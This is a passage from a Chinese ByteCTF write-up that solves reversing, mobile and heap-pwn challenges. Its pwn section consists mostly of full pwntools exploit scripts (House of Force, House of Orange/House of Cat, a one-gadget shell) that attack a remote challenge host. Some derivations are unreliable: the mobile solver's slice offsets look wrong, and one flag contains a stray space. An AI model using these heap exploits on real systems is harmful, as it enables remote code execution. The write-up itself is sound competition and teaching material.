    0x00045158, 0xFFFFEF66, 0x00001D3F, 0x0004C46B, 0xFFFFF97A, 0x00001BFD, 0xFFFBA235, 0x00001ED2
]
v45 = arr[2]
v44 = arr[3]
v46 = arr[0]
v47 = arr[1]
v48 = arr[4]
v49 = arr[5]
v50 = arr[6]
v51 = arr[7]
v52 = v46 * v49
v53 = v48 * v46
i=3 #第四组
solve.add(v51 + (v47 * v44 * v49) - (v46 + v50 + v45 * v48) == byte_18F60[0+i*8])
solve.add(v44 - v48 - v46 * v49 + v51 * v47 + v45 + v50 == byte_18F60[1+i*8])
solve.add(v52 - (v48 + v51 * v47) + v45 + v50 * v44 == byte_18F60[2+i*8])

solve.add(v47 + v48 * v46 - (v51 + v45) + v50 * v49 * v44 == byte_18F60[3+i*8])
solve.add(v49 * v44 + v47 + v45 * v48 - (v50 + v51 * v46) == byte_18F60[4+i*8])
solve.add(v52 + v47 * v44 + v45 - (v50 + v48 * v51) == byte_18F60[5+i*8])

solve.add(v51 - v47 + v45 * v49 + v50 - v53 * v44 == byte_18F60[6+i*8])
v54 = v44 - v51 - (v47 + v49)
solve.add(v54 + v53 + v50 * v45 == byte_18F60[7+i*8])

while solve.check()==sat:
    print(solve.model())
```

得出32个字符添加”-“得到 ByteCTF{32e750c8-fb21-4562-af22-973fb5176b9c}

ByteBuffer

看010，有dot有edge 猜测是画了个图？直接开始嗯猜

先把dot和edge的部分提取出来

p ByteBuffer.bin **Edge.bin** × Dot.bin

```
    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
: A8 F1 FF FF 00 00 00 01 77 00 00 00 75 00 00 00   ¨ñÿÿ....w...u...
: 04 00 00 00 09 00 00 00 45 64 67 65 20 23 31 30   ........Edge #10
: 33 00 00 00 CC F1 FF FF 00 00 00 01 77 00 00 00   3...Ìñÿÿ....w...
: 76 00 00 00 04 00 00 00 09 00 00 00 45 64 67 65   v...........Edge
: 20 23 31 30 32 00 00 00 F0 F1 FF FF 00 00 00 01    #102...ðñÿÿ....
: 75 00 00 00 72 00 00 00 04 00 00 00 09 00 00 00   u...r...........
: 45 64 67 65 20 23 31 30 31 00 00 00 14 F2 FF FF   Edge #101....òÿÿ
: 00 00 00 01 74 00 00 00 73 00 00 00 04 00 00 00   ....t...s.......
: 09 00 00 00 45 64 67 65 20 23 31 30 30 00 00 00   ....Edge #100...
: 38 F2 FF FF 00 00 00 01 73 00 00 00 72 00 00 00   8òÿÿ....s...r...
: 04 00 00 00 08 00 00 00 45 64 67 65 20 23 39 39   ........Edge #99
: 00 00 00 00 5C F2 FF FF 00 00 00 01 71 00 00 00   ....\òÿÿ....q...
: 6F 00 00 00 04 00 00 00 08 00 00 00 45 64 67 65   o...........Edge
: 20 23 39 38 00 00 00 00 80 F2 FF FF 00 00 00 01    #98....€òÿÿ....
: 71 00 00 00 70 00 00 00 04 00 00 00 08 00 00 00   q...p...........
: 45 64 67 65 20 23 39 37 00 00 00 00 A4 F2 FF FF   Edge #97....¤òÿÿ
: 00 00 00 01 70 00 00 00 6C 00 00 00 04 00 00 00   ....p...l.......
: 08 00 00 00 45 64 67 65 20 23 39 36 00 00 00 00   ....Edge #96....
: C8 F2 FF FF 00 00 00 01 6F 00 00 00 6C 00 00 00   Èòÿÿ....o...l...
: 04 00 00 00 08 00 00 00 45 64 67 65 20 23 39 35   ........Edge #95
: 00 00 00 00 EC F2 FF FF 00 00 00 01 6E 00 00 00   ....ìòÿÿ....n...
: 6D 00 00 00 04 00 00 00 08 00 00 00 45 64 67 65   m...........Edge
: 20 23 39 34 00 00 00 00 10 F3 FF FF 00 00 00 01    #94.....óÿÿ....
: 6D 00 00 00 6C 00 00 00 04 00 00 00 08 00 00 00   m...l...........
: 45 64 67 65 20 23 39 33 00 00 00 00 34 F3 FF FF   Edge #93....4óÿÿ
: 00 00 00 01 6B 00 00 00 69 00 00 00 04 00 00 00   ....k...i.......
: 08 00 00 00 45 64 67 65 20 23 39 32 00 00 00 00   ....Edge #92....
: 58 F3 FF FF 00 00 00 01 6B 00 00 00 6A 00 00 00   Xóÿÿ....k...j...
: 04 00 00 00 08 00 00 00 45 64 67 65 20 23 39 31   ........Edge #91
: 00 00 00 00 7C F3 FF FF 00 00 00 01 6A 00 00 00   ....|óÿÿ....j...
: 66 00 00 00 04 00 00 00 08 00 00 00 45 64 67 65   f...........Edge
: 20 23 39 30 00 00 00 00 A0 F3 FF FF 00 00 00 01    #90.... óÿÿ....
: 69 00 00 00 66 00 00 00 04 00 00 00 08 00 00 00   i...f...........
: 45 64 67 65 20 23 38 39 00 00 00 00 C4 F3 FF FF   Edge #89....Äóÿÿ
: 00 00 00 01 69 00 00 00 68 00 00 00 04 00 00 00   ....i...h.......
```

Startup ByteBuffer.bin Edge.bin **Dot.bin ×**

```
         0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
09C0h: C2 01 00 00 7D 00 00 00 04 00 00 00 07 00 00 00  Â...}...........
09D0h: 44 6F 74 20 23 33 34 00 80 FC FF FF 90 01 00 00  Dot #34.€üÿÿ....
09E0h: 7D 00 00 00 04 00 00 00 07 00 00 00 44 6F 74 20  }...........Dot 
09F0h: 23 33 33 00 9C FC FF FF C2 01 00 00 4B 00 00 00  #33.œüÿÿÂ...K...
0A00h: 04 00 00 00 07 00 00 00 44 6F 74 20 23 33 32 00  ........Dot #32.
0A10h: B8 FC FF FF C2 01 00 00 19 00 00 00 04 00 00 00  ¸üÿÿÂ...........
0A20h: 07 00 00 00 44 6F 74 20 23 33 31 00 D4 FC FF FF  ....Dot #31.Ôüÿÿ
0A30h: 90 01 00 00 19 00 00 00 04 00 00 00 07 00 00 00  ................
0A40h: 44 6F 74 20 23 33 30 00 F0 FC FF FF 90 01 00 00  Dot #30.ðüÿÿ....
0A50h: 4B 00 00 00 04 00 00 00 07 00 00 00 44 6F 74 20  K...........Dot 
0A60h: 23 32 39 00 0C FD FF FF 77 01 00 00 7D 00 00 00  #29..ýÿÿw...}...
0A70h: 04 00 00 00 07 00 00 00 44 6F 74 20 23 32 38 00  ........Dot #28.
0A80h: 28 FD FF FF 77 01 00 00 19 00 00 00 04 00 00 00  (ýÿÿw...........
0A90h: 07 00 00 00 44 6F 74 20 23 32 37 00 44 FD FF FF  ....Dot #27.Dýÿÿ
0AA0h: 77 01 00 00 4B 00 00 00 04 00 00 00 07 00 00 00  w...K...........
0AB0h: 44 6F 74 20 23 32 36 00 60 FD FF FF 45 01 00 00  Dot #26.`ýÿÿE...
0AC0h: 19 00 00 00 04 00 00 00 07 00 00 00 44 6F 74 20  ............Dot 
0AD0h: 23 32 35 00 7C FD FF FF 45 01 00 00 4B 00 00 00  #25.|ýÿÿE...K...
0AE0h: 04 00 00 00 07 00 00 00 44 6F 74 20 23 32 34 00  ........Dot #24.
0AF0h: 98 FD FF FF 2C 01 00 00 7D 00 00 00 04 00 00 00  ˜ýÿÿ,...}.......
0B00h: 07 00 00 00 44 6F 74 20 23 32 33 00 B4 FD FF FF  ....Dot #23.´ýÿÿ
0B10h: FA 00 00 00 7D 00 00 00 04 00 00 00 07 00 00 00  ú...}...........
0B20h: 44 6F 74 20 23 32 32 00 D0 FD FF FF 2C 01 00 00  Dot #22.Ðýÿÿ,...
0B30h: 4B 00 00 00 04 00 00 00 07 00 00 00 44 6F 74 20  K...........Dot 
0B40h: 23 32 31 00 EC FD FF FF 2C 01 00 00 19 00 00 00  #21.ìýÿÿ,.......
0B50h: 04 00 00 00 07 00 00 00 44 6F 74 20 23 32 30 00  ........Dot #20.
0B60h: 08 FE FF FF FA 00 00 00 19 00 00 00 04 00 00 00  .þÿÿú...........
0B70h: 07 00 00 00 44 6F 74 20 23 31 39 00 24 FE FF FF  ....Dot #19.$þÿÿ
0B80h: FA 00 00 00 4B 00 00 00 04 00 00 00 07 00 00 00  ú...K...........
0B90h: 44 6F 74 20 23 31 38 00 40 FE FF FF E1 00 00 00  Dot #18.@þÿÿá...
0BA0h: 7D 00 00 00 04 00 00 00 07 00 00 00 44 6F 74 20  }...........Dot 
0BB0h: 23 31 37 00 5C FE FF FF E1 00 00 00 4B 00 00 00  #17.\þÿÿá...K...
0BC0h: 04 00 00 00 07 00 00 00 44 6F 74 20 23 31 36 00  ........Dot #16.
0BD0h: 78 FE FF FF E1 00 00 00 19 00 00 00 04 00 00 00  xþÿÿá...........
0BE0h: 07 00 00 00 44 6F 74 20 23 31 35 00 94 FE FF FF  ....Dot #15.”þÿÿ
```

Output

```
(This panel displays the results from running a script or template)
(Press Esc to hide this panel)
```

一个edge的内容可以分成这么几个部分：

```
四字节大数字+四字节\x01\x00\x00\x00+四字节dot1的编号+四字节dot2的编号+八字节不知道是什么+四字节对齐的\x00结尾的字符串
```

dot也是类似


```
四字节大数字+四字节代表x轴+四字节代表y轴+八字节不知道是什么+四字节对齐的\x00结尾的字符串
```

需要注意的是最后一项不满足这个原则，要手动添加，管它的能跑就行，写个python脚本

```python
import struct
from PIL import Image
edge_data = []
with open("edge.bin", "rb") as f:
    while data := f.read(4):
        if struct.unpack("<I", data)[0] > 0xFFFF00:  # begin a block
            f.read(4)  # skip 4 bytes
            edge_data.append(struct.unpack("<II", f.read(8)))
            f.read(8)  # skip 8 bytes
            while struct.unpack("<I", f.read(4))[0] > 0xFFFFFF:
                pass
            f.seek(-4, 1)
edge_data.append((2, 1))
dot_data = []
with open("dot.bin", "rb") as f:
    while data := f.read(4):
        if struct.unpack("<I", data)[0] > 0xFFFF00:  # begin a block
            try:
                dot_data.append(struct.unpack("<II", f.read(8)))
            except struct.error:
                pass
            f.read(8)  # skip 8 bytes
            try:
                while struct.unpack("<I", f.read(4))[0] > 0xFFFFFF:
                    pass
                f.seek(-4, 1)
            except struct.error:
                pass
dot_data.append((25, 75))
dot_data = list(reversed(dot_data))
img = Image.new("RGB", (2000, 300), "white")
pixels = img.load()
for x, y in dot_data:
    pixels[x, y] = (0, 0, 0)
for dot_1, dot_2 in edge_data:
    # draw line
    x1, y1 = dot_data[dot_1 - 1]
    x2, y2 = dot_data[dot_2 - 1]
    dx = abs(x2 - x1)
    dy = abs(y2 - y1)
    sx = 1 if x1 < x2 else -1
```

```python
    sy = 1 if y1 < y2 else -1
    err = dx - dy
    while True:
        pixels[x1, y1] = (0, 0, 0)
        if x1 == x2 and y1 == y2:
            break
        e2 = 2 * err
        if e2 > -dy:
            err -= dy
            x1 += sx
        if e2 < dx:
            err += dx
            y1 += sy
img.save("image.png")
```

最后跑出来第一位有点小问题（估计哪里写错了，无伤大雅），要手动爆破一下，flag为 `ByteCTF{32754218506929071586 5}`



Mobile

极限逃脱

看[ViewController secondButtonClicked]这个函数

```
v5 = objc_retainAutoreleasedReturnValue(-[UITextField text](v4, "text"));
objc_release(v4);
v48 = 0LL;
v6 = objc_retainAutoreleasedReturnValue(
       +[NSRegularExpression regularExpressionWithPattern:options:error:](
         &OBJC_CLASS___NSRegularExpression,
         "regularExpressionWithPattern:options:error:",
         CFSTR("^ByteCTF\\{([0-9a-z]){8}-([0-9a-z]){4}-([0-9a-z]){4}-([0-9a-z]){4}-([0-9a-z]){12}\\}$"),
         1LL,
         &v48));
if ( !-[NSString length](v5, "length") )
{
  v11 = CFSTR("请输入内容");
```

主要逻辑从这里开始看

```
                v136,
                v34,
                v37,
                v40,
                v136);
        v45 = objc_retainAutoreleasedReturnValue(v44);
        v131 = objc_retainAutorelease(v45);
        input = objc_msgSend_UTF8String(v131, v46);
        input_len = strlen(input);
        CC_SHA256(input, input_len, md);
        v50 = objc_msgSend_string(&OBJC_CLASS___NSMutableString, v49);
        v52 = objc_retainAutoreleasedReturnValue(v50);
        for ( i = 0LL; i ≠ 32; ++i )
          objc_msgSend_appendFormat_(v52, v51, CFSTR("%02x"), md[i]);
        v54 = objc_msgSend_length(v138, v51);
        v56 = objc_msgSend_substringWithRange_(v52, v55, 1LL, v54);
        v57 = objc_retainAutoreleasedReturnValue(v56);
        v59 = objc_msgSend_stringByReplacingOccurrencesOfString_withString_(v57, v58, CFSTR("a"), CFSTR("b"));
        v60 = objc_retainAutoreleasedReturnValue(v59);
        objc_release(v57);
00008498 -[ViewController secondButtonClicked:]:198 (100008498)
```

使用CC_SHA256函数对固定字符串 `{a67be199da4b-b092-bd3e-e777-a67be199da4b}` 进行SHA256加密，存储在md变量中，下面进行了哈希字符串的拼接，这个过程中替换了一定的字符，a->b , b->c .....对于哈希加密完成的部分使用objc_msgSend_isEqualToString_进行check

> 从ida分析一下这里的原理 从加密后的sha密文，根据对应part得的长度进行截取，替换字符，以part1为例，sha密文是6c9838a3c6810bdb2633ed5910b8547c09a7a4c08bf69ae3a95c5c37f9e8f57e，substringWithRange规定范围从1开始，长度为8【字符串（ffb53588）的长度】也就是"c9838a3c" 然后把a换成b。
>
> 后面同理，长度范围是从8+1=9开始，长度是4【字符串（b092）的长度】也就是"6810"

```
input_len = strlen(input);
CC_SHA256(input, input_len, md);
SHA_data = objc_retainAutoreleasedReturnValue(objc_msgSend(&OBJC_CLASS___NSMutableString, "string"));
for ( i = 0LL; i ≠ 32; ++i )
  objc_msgSend(SHA_data, "appendFormat:", CFSTR("%02x"), md[i]);
new1 = objc_retainAutoreleasedReturnValue(objc_msgSend(SHA_data, "substringWithRange:", 1LL, objc_msgSend(v47, "leng
v19 = objc_retainAutoreleasedReturnValue(objc_msgSend(new1, "stringByReplacingOccurrencesOfString:withString:", CFST
objc_release(new1);
new2 = objc_retainAutoreleasedReturnValue(objc_msgSend(SHA_data, "substringWithRange:", objc_msgSend(v47, "length")
v38 = objc_retainAutoreleasedReturnValue(objc_msgSend(new2, "stringByReplacingOccurrencesOfString:withString:", CFST
objc_release(new2);
new3 = objc_retainAutoreleasedReturnValue(objc_msgSend(SHA_data, "substringWithRange:", objc_msgSend(v46, "length")
v43 = objc_retainAutoreleasedReturnValue(objc_msgSend(new3, "stringByReplacingOccurrencesOfString:withString:", CFST
objc_release(new3);
new4 = objc_retainAutoreleasedReturnValue(objc_msgSend(SHA_data, "substringWithRange:", objc_msgSend(v13, "length")
v42 = objc_retainAutoreleasedReturnValue(objc_msgSend(new4, "stringByReplacingOccurrencesOfString:withString:", CFST
objc_release(new4);
new5 = objc_retainAutoreleasedReturnValue(objc_msgSend(SHA_data, "substringWithRange:", objc_msgSend(v41, "length")
v24 = objc_retainAutoreleasedReturnValue(objc_msgSend(new5, "stringByReplacingOccurrencesOfString:withString:", CFST
objc_release(new5);
v25 = objc_retainAutoreleasedReturnValue(objc_msgSend(v10, "objectAtIndexedSubscript:", 0LL));
```

脚本如下：

```
sha = "6c9838a3c6810bdb2633ed5910b8547c09a7a4c08bf69ae3a95c5c37f9e8f57e"
# sha256_result of {a67be199da4b-b092-bd3e-e777-a67be199da4b}

```

```python
length_1 = 8
length_2 = 4
length_3 = 4
length_4 = 4
length_5 = 12

flag = ""
flag += (sha[1 : 1 + length_1] + "-").replace("a", "b")
flag += (sha[length_1 + 1 : length_1 + 1 + length_2] + "-").replace("b", "c")
flag += (sha[length_2 + 1 : length_2 + 1 + length_3] + "-").replace("c", "d")
flag += (sha[length_3 + 1 : length_3 + 1 + length_4] + "-").replace("d", "e")
flag += (sha[length_4 + 1 : length_4 + 1 + length_5]).replace("e", "f")
print("ByteCTF{" + flag + "}")

# ByteCTF{c9838b3c-6810-8a3d-8a3c-8a3c6810bdb2}
```

PWN

Ezheap

libc2.27 edit无限堆溢出 add不限malloc大小 那就好leak地址了

用House of force任意地址写

environ泄露个栈地址 去劫持返回地址

但打栈就是不稳定。。远程和本地差点偏移。。稍微试一试就出来了

```python
from pwn import*

p=process('./chal')
p=remote('113.201.14.253',50305)
context(arch='amd64', os='linux', log_level='debug')
# context.terminal = ['tmux','splitw','-h']
context.terminal = ['wt.exe', '-w', "0", "-d", ".", "wsl.exe", "-d", "Ubuntu", "bash", "-c"]# "sp",
# context.terminal = ['wt.exe', '-w', "0", "sp", "-d", ".", "wsl.exe", "-d", "Ubuntu-20.04", "bash", "-c"]
elf = ELF('./chal')
libc = elf.libc
def debug():
    gdb.attach(p)
    pause()
```

```python

def cmd(idx):
    p.sendlineafter(b'to exit:',str(idx))
def add(size):
    cmd(1)
    p.sendlineafter(b'e to add:',str(size))

def delete(size):
    cmd(2)
    p.sendlineafter(b' to free:',str(size))

def show(idx):
    cmd(3)
    p.sendlineafter(b' to show:',str(idx))

def edit(idx,cnt=b''):
    cmd(4)
    p.sendlineafter(b'dex to edit:',str(idx))
    p.sendlineafter(b't size',str(len(cnt)))
    p.sendafter(b'input',cnt)
add(0x100)
add(0x100)
add(0x100)

payload=b'a'*0x108+p64(0x000001a81)+b'\n'
edit(2,payload)

add(0x2000)
add(0x100)

show(4)

#delete(0x48)
p.recvuntil(b'\x3a\x20')
libc_base=u64(p.recv(6).ljust(8,b'\x00'))-0x3ec310
print("libc_base===========>",hex(libc_base))

edit(4,b'a'*0x10)
show(4)
p.recvuntil(b'a'*0x10)
heap_base=u64(p.recv(6).ljust(8,b'\x00'))-0x580
print("heap_base===========>",hex(heap_base))
add(0x1948)

#+p64(0xffffffffffffffff)
# add(-0x1fd0)
add(0x18)
```

```
edit(6,b'a'*0x18+p64(0xffffffffffffffff))
add(-(0x55a3ddeb1000-0x55a3dde8e000))
add(0x20)
edit(8,p64(libc_base+libc.symbols['environ']))
add(0x18)#9
show(9 )
p.recvuntil(b'dex 9: ')
stack=u64(p.recv(6).ljust(8,b'\x00'))

edit(8,p64(stack-0x128))#retaddr
add(0x18)#10
#debug()
edit(10,p64(libc_base+0x0000000000021560)+p64(libc_base+0x000000000002155f)+p64(libc_base+next(libc.search(b'/bin/sh\x00')))+p64(libc_base+libc.sym['system']))
print(hex(stack))

p.interactive()
```

House of orange 拿到free的chunk+ 打House of cat + one gadget

之前用的cat板子需要修改好几个地方才能打通（

ByteCTF{4d2a7674253f4a27c4f0a431fe207538}

```
# sudo sysctl -w kernel.randomize_va_space=0
from pwn import*
from Crypto.Util.number import long_to_bytes,bytes_to_long

context.log_level='debug'
context(arch='amd64',os='linux')
context.terminal=['tmux','splitw','-h']

ELFpath = './pwn'
p=remote('113.201.14.253',52197)
#p=process(['./ld-2.31.so', ELFpath], env={"LD_PRELOAD":'./libc-2.31.so'})
# p=process(ELFpath)

#elf=ELF(ELFpath)
#libc=ELF('./libc.so.6')

def exit0():
    p.sendlineafter("Enter 1 to add, 2 to free, 3 to show, 4 to edit, 0 to exit:","0")

def add(size):
```

```
    p.sendlineafter("Enter 1 to add, 2 to free, 3 to show, 4 to edit, 0 to exit:","1")
    p.sendlineafter("Enter size to add:",str(size))
def dele(size):
    p.sendlineafter("Enter 1 to add, 2 to free, 3 to show, 4 to edit, 0 to exit:","2")
    p.sendlineafter("Enter size to free:",str(size))
def show(idx):
    p.sendlineafter("Enter 1 to add, 2 to free, 3 to show, 4 to edit, 0 to exit:","3")
    p.sendlineafter("Enter index to show:",str(idx))
def edit(idx,size,buf):
    p.sendlineafter("Enter 1 to add, 2 to free, 3 to show, 4 to edit, 0 to exit:","4")
    p.sendlineafter("Enter index to edit:",str(idx))
    p.sendlineafter("input size",str(size))
    p.sendlineafter("input",buf)

add(0xd00-0x500) #0
edit(0,0x1000,b'a'*(0xd08-0x500)+p64(0xa1+0x500)+p64(0x0))
add(0x1000-0x20) #1
add(0x1000-0x20)#2
add(0x560) #3
show(3)
p.recvuntil('Chunk at index 3: ')
libc_base=u64(p.recv(6)+b'\x00\x00')-0x000077152d1ec0f0+0x77152ce00000
edit(3,0x10,b'a'*0x10)
show(3)
p.recvuntil('Chunk at index 3: aaaaaaaaaaaaaaaa')
heap_base=u64(p.recv(6)+b'\x00\x00')-0x00005c1fb208ca60+0x5c1fb208c000

print(hex(libc_base))
print(hex(heap_base))

add(0x1000-0x520)#4
# edit(4,0x1000-0x220-0x20,b'a'*(0x1000-0x220-0x20))
edit(4,0x1000,b'a'*(0x1000-0x520+8)+p64(0x531)+p64(0))
add(0x1000-0x20)#5

# gdb.attach(p)

add(0x1000-0x520-0x20+0x20)#6

ioall=libc_base+0x3EC660
edit(4,0x1000,b'a'*(0x1000-0x520+8)+p64(0x511)+p64(0)*3+p64(ioall-0x20))


```

```
# ru("0x")
libcbase=libc_base
# LOGTOOL['libcbase']=libcbase

# ru("0x")
fake_io=heap_base+0x00005b9bc0e43ae0-0x5b9bc0dff000
# LOGTOOL['fake_io']=fake_io   # chunk_start (prev_size)

IO_file_jumps=libcbase+0x3E82A0
# LOGTOOL["IO_file_jump"]=IO_file_jumps


IO_wfile_jumps=libcbase+0x3E7D60
# LOGTOOL["IO_wfile_ju/mps"]=IO_wfile_jumps

# execve_addr=libcbase+0xeb080
# LOGTOOL['execve']=execve_addr


target=libcbase+0x520A5
target=libcbase+0x4f322

# LOGTOOL['target']=target

# lr=libcbase+0x4da83
# ret=libcbase+0x29139
# pop_rdi=libcbase+0x2a3e5
# pop_rsi=libcbase+0x002be51
# pop_rdx=libcbase+0x0796a2

syscall=libc_base+0x5208A
rop=b'/bin/sh\x00'
pop_rax=libc_base+0x439c8
sh=0x1b3e9a+libc_base
pay=flat(
{
0x0:p64(sh),
0x8:[p64(syscall),p64(syscall),p64(syscall),p64(syscall),p64(syscall)],
0x30:[p64(0),p64(0),p64(0),p64(1),p64(fake_io+0x138)],  # wide_data
0x70:p64(0),
0x88:p64(fake_io+0x1e8),
```

```
0xa0:[p64(fake_io+0x30)],
0xc0:[p64(1)],   #_mode
0xd8:[p64(IO_wfile_jumps+0x30)],    # vtable
0x110:[p64(fake_io+0x118)], # wide_data -> vtable


0x118:flat(
{
0x18:[p64(target)]
},filler=b'\x00'
),

0x138:flat(
{
0x28:p64(fake_io+0x118),
0x68:p64(fake_io+0x1e8),    # rdi
0x70:p64(0),                # rsi
0x88:p64(0),                # rdx

0xa0:p64(fake_io+0x1f8),    # rsp
0xa8:p64(0)       # ret_addr
},filler=b'\x00'
),

0x1e8:flat(
{
0x00:p64(0)+p64(0),
0x10:rop

},filler=b'\x00'
)


},filler=b'\x00'
)
# s(pay[0x10:])
# 0x4f2be execve("/bin/sh", rsp+0x40, environ)
# constraints:
#   address rsp+0x50 is writable
#   rsp & 0xf == 0
#   rcx == NULL || {rcx, "-c", r12, NULL} is a valid argv

# 0x4f2c5 execve("/bin/sh", rsp+0x40, environ)
# constraints:
#   address rsp+0x50 is writable
#   rsp & 0xf == 0
```

```
#   rcx == NULL || {rcx, rax, r12, NULL} is a valid argv

# 0x4f322 execve("/bin/sh", rsp+0x40, environ)
# constraints:
#   [rsp+0x40] == NULL || {[rsp+0x40], [rsp+0x48], [rsp+0x50], [rsp+0x58], ...} is a valid argv

# 0x10a38c execve("/bin/sh", rsp+0x70, environ)
# constraints:
#   [rsp+0x70] == NULL || {[rsp+0x70], [rsp+0x78], [rsp+0x80], [rsp+0x88], ...} is a valid argv




edit(6,0x1000,b'a'*(0x1000-0x520-0x20+8+0x20)+p64(0x521)+p64(0))
add(0x1000-0x20)#7
add(0x1000)#8
edit(6,0x1000,b'a'*(0x1000-0x520-0x20+0x20)+pay)

# gdb.attach(p,'b _IO_switch_to_wget_mode')
exit0()
print(hex(ioall-0x20))
print(hex(target))
print(hex(fake_io))

p.interactive()
```